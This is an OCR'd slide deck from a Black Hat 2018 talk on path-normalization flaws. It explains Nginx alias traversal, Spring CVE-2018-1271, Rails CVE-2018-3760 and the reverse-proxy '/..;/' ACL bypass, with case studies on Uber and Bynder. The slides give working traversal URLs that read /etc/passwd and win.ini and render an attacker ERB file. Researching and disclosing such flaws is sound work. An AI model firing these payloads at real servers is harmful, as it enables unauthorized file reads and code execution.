Breaking Parser Logic!

Take Your Path Normalization Off and Pop 0days Out

🍊 Orange Tsai

black hat USA 2018

Orange Tsai

- Security researcher at DEVCORE
- HITCON - Hacks in Taiwan

orange_8361

DEVCORE

Agenda

1. The blind side of path normalization
2. In-depth review of existing implementations
3. New multi-layered architecture attack surface

Normalize

To make standard; determine the value by comparison to an item of **known standard value**

Why normalization?

To **protect** something

Inconsistency

```
if (check(data)) {
    use(data)
}
```

Windows treat as UNC

```
new URL("file:///etc/passwd?/../../Windows/win.ini")
```

Linux treat as URL

Polyglot URL path

- Rely on `getPath()` under Windows

```
URL base = new URL("file:///C:/Windows/temp/");
URL url  = new URL(base, "file?/../../win.ini");
```

- Rely on normalization of `getFile()` or `toExternalForm()` under Linux

```
URL base = new URL("file:///tmp/");
URL url  = new URL(base, "../etc/passwd?/../../tmp/file");
```

Why path normalization

- Most website handle files(and apply lots of security mechanism)
- Lack of overall security review
  - Code change too fast, does the patch and protection still work?

A 5 years Mojarra story

From JavaServer Faces CVE-2013-3827 to CVE-2018-14371

How parsers could be failed?

Can you spot the vulnerability?

```
static String QUOTED_FILE_SEPARATOR = Pattern.quote(File.separator)
static String DIRECTIVE_FILE_SEPARATOR = '/'

public AssetFile getAsset(String relativePath) {
    if(!relativePath)
        return null
    relativePath = relativePath.replace( QUOTED_FILE_SEPARATOR,
                                         DIRECTIVE_FILE_SEPARATOR)
```

replace v.s. replaceAll

```
String replace(String target, String replacement)
String replaceAll(String regex, String replacement)
```

Can you spot the vulnerability?

```
static String QUOTED_FILE_SEPARATOR = Pattern.quote(File.separator)
```

```
Pattern.quote("/") = "\Q/\E"
```

```
relativePath = relativePath.replace( QUOTED_FILE_SEPARATOR,
                                     DIRECTIVE_FILE_SEPARATOR)
```

..\Q/\E is the new ../ in Grails


FAILS
LIGHTYEAR
FAILS EVERYWHERE

/app/static/ v.s. /app/static

How single slash could be failed?

Nginx off-by-slash fail

- First shown in the end of 2016 HCTF - credit to @iaklis
  - A good attack vector but very few people know
  - Nginx says this is not their problem
- Nginx `alias` directive
  - Defines a replacement for the specified location

Nginx off-by-slash fail

http://127.0.0.1/static../settings.py

```
location /static {
  alias /home/app/static/;
}
```

Nginx matches the rule and appends the remainder to destination

/home/app/static/../settings.py

How to find this problem?

- Discovered in a private bug bounty program and got the maximum bounty

200	http://target/assets/app.js
403	http://target/assets/
404	http://target/assets/../settings.py
403	http://target/assets../
200	http://target/assets../static/app.js
200	http://target/assets../settings.py

view-source: assets../settings/90-local.conf

INT SQL XSS Encryption Encoding Other

Load URL (A)
Split URL (S)
Execute (X)

view-source: assets../settings/90-local.conf

Enable Post data Enable Referrer

```
# authentication system.
AUTHENTICATION_BACKENDS = [
    #: Uncomment the following line for enabling LDAP authentication
    'pootle.core.auth.ldap_backend.LdapBackend',
    'django.contrib.auth.backends.ModelBackend',
]

# The LDAP server.  Format:  protocol://hostname:port
AUTH_LDAP_SERVER = 'ldap://emea.ldap.corp.[redacted]'
# Anonymous Credentials : if you don't have a super user, don't put cn=...
AUTH_LDAP_ANON_DN = 'CN=[redacted],OU=Service Accounts,DC=[redacted],DC=local'
AUTH_LDAP_ANON_PASS = '[redacted]'
# Base DN to search
AUTH_LDAP_BASE_DN = 'OU=[redacted],DC=corp,DC=[redacted],DC=local'
# What are we filtering on?  %s will be the username (must be in the string)
# In this case, we filter on mails, which are the uid.
AUTH_LDAP_FILTER = 'sAMAccountName=%s'
```

0days I found

	CVE
Spring Framework	CVE-2018-1271
Spark Framework	CVE-2018-9159
Jenkins	CVE-2018-1999002
Mojarra	CVE-2018-14371
Ruby on Rails	CVE-2018-3760
Sinatra	CVE-2018-7212
Next.js	CVE-2018-6184
resolve-path	CVE-2018-3732
Aiohttp	None
Lighttpd	Pending

Agenda

1. The blind side of path normalization
2. In-depth review of existing implementations
   - Discovered Spring Framework CVE-2018-1271
   - Discovered Ruby on Rails CVE-2018-3760
3. New multi-layered architectures attack surface

Spring 0day - CVE-2018-1271

- Directory Traversal with Spring MVC on Windows
- Patches of CVE-2014-3625

```
1. isInvalidPath(path)
2. isInvalidPath(URLDecoder.decode(path, "UTF-8"))
3. isResourceUnderLocation(resource, location)
```

```
1  protected boolean isInvalidPath(String path) {
2      if (path.contains("WEB-INF") || path.contains("META-INF")) {
3          return true;
4      }
5      if (path.contains(":/")) {
6          return true;
7      }
8      if (path.contains("..")) {
9          path = cleanPath(path);
10         if (path.contains("../"))
11             return true;
12     }
13
14     return false;
15 }
```

Dangerous Pattern :(

```java
public static String cleanPath(String path) {
    String pathToUse = replace(path, "\\", "/");

    String[] pathArray = delimitedListToStringArray(pathToUse, "/");
    List<String> pathElements = new LinkedList<>();
    int tops = 0;

    for (int i = pathArray.length - 1; i >= 0; i--) {
        String element = pathArray[i];
        if (".".equals(element)) {

        } else if ("..".equals(element)) {
            tops++;
        } else {
            if (tops > 0)
                tops--;
            else
                pathElements.add(0, element);
        }
    }

    for (int i = 0; i < tops; i++) {
        pathElements.add(0, "..");
    }
    return collectionToDelimitedString(pathElements, "/");
}
```

```java
1   public static String cleanPath(String path) {
2       String pathToUse = replace(path, "\\", "/");
3
4       String[] pathArray = delimitedListToStringArray(pathToUse, "/");
5       List<String> pathElements = new LinkedList<>();
6       int tops = 0;
7
8       for (int i = pathArray.length - 1; i >= 0; i--) {
9           String element = pathArray[i];
10          if (".".equals(element)) {
11
12          } else if ("..".equals(element)) {
13              tops++;
14          } else {
15              if (tops > 0)
16                  tops--;
17              else
18                  pathElements.add(0, element);
19          }
20      }
21
22      for (int i = 0; i < tops; i++) {
23          pathElements.add(0, "..");
24      }
25      return collectionToDelimitedString(pathElements, "/");
26  }
```

Allow empty element?

Spring 0day - CVE-2018-1271

Input	cleanPath	Filesystem
/foo/../	/	/
/foo/../../	/../	/../
/foo//../	/foo/	/
/foo///../../	/foo/	/../
/foo////../../../	/foo/	/../../

Spring 0day - CVE-2018-1271

- How to exploit?

```
$ git clone git@github.com:spring-projects/spring-amqp-samples.git
$ cd spring-amqp-samples/stocks
$ mvn jetty:run
```

```
http://0:8080/spring-rabbit-stock/static/%255c%255c%255c%255c%255c
%255c..%255c..%255c..%255c..%255c..%255c..%255c/Windows/win.ini
```

Spring 0day - CVE-2018-1271

- How to

$ git

$ cd s

$ mvn

ples.git

win - Notepad

File Edit Format View Help

```
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
[Intouch Install]
InstallDirectory= C:\Program Files\Wonderware\InTouch\
```

http://0:80

%255c%255c

%255c..%2

/win.ini

Do not use Windows

Mitigation from Spring

Bonus on Spark framework

- Code infectivity? Spark framework CVE-2018-9159
  - A micro framework for web application in Kotlin and Java 8

```
commit 27018872d83fe425c89b417b09e7f7fd2d2a9c8c
Author: Per Wendel <per.i.wendel@gmail.com>
Date:   Sun May 18 12:04:11 2014 +0200

+   public static String cleanPath(String path) {
+       if (path == null) {
+       ...
```

Rails 0day - CVE-2018-3760

- Path traversal on `@rails/sprockets`
- Sprockets is the built-in asset pipeline system in Rails
- Affected Rails under development environment
  - Or production mode with flag `assets.compile` on

Vulnerable enough!


```
$ rails new blog && cd blog
$ rails server
Listening on tcp://0.0.0.0:3000
```

Rails 0day - CVE-2018-3760

1. Sprockets supports `file://` scheme that bypassed `absolute_path?`
2. URL decode bypassed double slashes normalization
3. Method `split_file_uri` resolved URI and `unescape` again
   - Lead to double encoding and bypass `forbidden_request?` and prefix check

```
http://127.0.0.1:3000/assets/file:%2f%2f/app/assets/images
/%252e%252e/%252e%252e/%252e%252e/etc/passwd
```

For the RCE lover



- This vulnerability is possible to RCE
- Inject query string %3F to File URL
- Render as ERB template if the extension is `.erb`

```
http://127.0.0.1:3000/assets/file:%2f%2f/app/assets/images/%252e
%252e/%252e%252e/%252e%252e/tmp/evil.erb%3ftype=text/plain
```

By Michael Saechang @Flickr


By Jonathan Leung @Flickr


By daisuke1230 @Flickr

Agenda

1. The blind side of path normalization
2. In-depth review of existing implementations
3. New multi-layered architecture attack surface
   - Remote Code Execution on Bynder
   - Remote Code Execution on Amazon

P.S. Thanks Amazon and Bynder for the **quick response time** and **open-minded vulnerability disclosure**


URL path parameter

```
http://example.com/foo;name=orange/bar/
```

- Some researchers already mentioned this might lead issues but it still depends on programming fails
- How to make this feature more severely?

Reverse proxy architecture

- ✓ Resource sharing
- ✓ Load balance
- ✓ Cache
- ✓ Security


Client
NGINX
static files
- images
- scripts
- files
Tomcat
Apache

When reverse proxy meets...

http://example.com/foo;name=orange/bar/

	Behavior
Apache	/foo;name=orange/bar/
Nginx	/foo;name=orange/bar/
IIS	/foo;name=orange/bar/
Tomcat	/foo/bar/
Jetty	/foo/bar/
WildFly	/foo
WebLogic	/foo

BadProxy.org

Not really! Just a joke

How danger it could be?

- Bypass whitelist and blacklist ACL
- Escape from context mapping
  - Web container console and management interface
  - Other servlet contexts on the same server

Am I affected by this vuln?

- This is architecture's problem and **vulnerable by default**

  if you are using reverse proxy with Java as backend service

  - Apache mod_jk
  - Apache mod_proxy
  - Nginx ProxyPass
  - ...

/..;/ seems to be a directory.
Take it!

http://example.com/portal/..;/manager/html

OK! /..;/ is
the parent directory

/..;/ seems to be a directory,

Authentication Required

is requesting your username and password. The site says: "Tomcat Manager Application"

User Name:

Password:

OK

Cancel

OK! /..;/ is the parent directory

Uber bounty case

- Uber disallow direct access `*.uberinternal.com`
  - Redirect to OneLogin SSO by Nginx
  - But we found a whitelist API(for monitor purpose?)

`https://jira.uberinternal.com/status`

/..;/ seems to be a directory with the /status whitelist. Pass to you!

https://jira.uberinternal.com/status/..;/secure/Dashboard.jspa

Oh shit! /..;/ is the parent directory

Manage Filters

berinternal.com/status/..;/secure/ManageFilters.jspa

Dashboards

Search

Log In

Manage Filters

Popular

Search

Popular Filters

Filters are issue searches that have been saved for re-use. This page shows you the most popular filters.

Name	Owner	Shared With	Subscriptions	Popularity
		• Shared with all users	None - Subscribe	17
	JIRA Administrator (admin)	• Shared with all users	None - Subscribe	13
		• Shared with	None -	10

Login to Phabricator

https://code.uberinternal.com/api/..;/ 110%

INT SQL XSS Encryption Encoding Other

Load URL (A)
Split URL (S)
Execute (X)

https://code.uberinternal.com/api/..;/

Enable Post data Enable Referrer

HomePhabricator

Auth Login

Login or Register with your existing Uber OneLogin email address and password

Email or LDAP Username (e.g. name@ext.uber.com, name@uber.com or name)

LDAP (OneLogin) Password

Login or Register

Bynder RCE case study

- Remote Code Execution on **login.getbynder.com**
  - Out of bounty program scope in my original target
  - But there is a bounty program in the service provider(Bynder)
  - Abusing inconsistency between web architectures to RCE

Bynder Brand Portal

https://login.getbynder.com/login/

120%

搜尋

Language

Email/Username

Password


Lost password?

Login

Inconsistency to ACL bypass

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 26 May 2018 06:23:35 GMT
Content-Type: text/html;charset=UTF-8
Set-Cookie: JSESSIONID=C4E5824F9EAE4296BCDE23C...
```

Inconsistency to ACL bypass



Inconsistency to ACL bypass

https://login.getbynder.com/..;/x


URL	Nginx action
/	Rewrite to http://tomcat/index.cfm/
/foo	Rewrite to http://tomcat/index.cfm/foo
/../	400 Error(by Nginx)
/..;/	Rewrite to http://tomcat/~~index.cfm/..;/~~
/..;/x	Rewrite to http://tomcat/~~index.cfm/..;/~~x

/..;/ seems to be a directory,
Take it

https://login.getbynder.com/..;/railo-context/admin/web.cfm

Oh shit! /..;/ is
the parent directory

Misconfiguration to auth bypass



Misconfiguration to auth bypass

- Automatic scaling up but seems to forget the password file
  - About **16%** chance to meet the misconfigured server(3~4 in 25)
  - To make things worse, there is the **CAPTCHA** in login process
  - We must be lucky to poke the same server on both CAPTCHA and login process

Misconfiguration to auth bypass

Railo Web Administrator

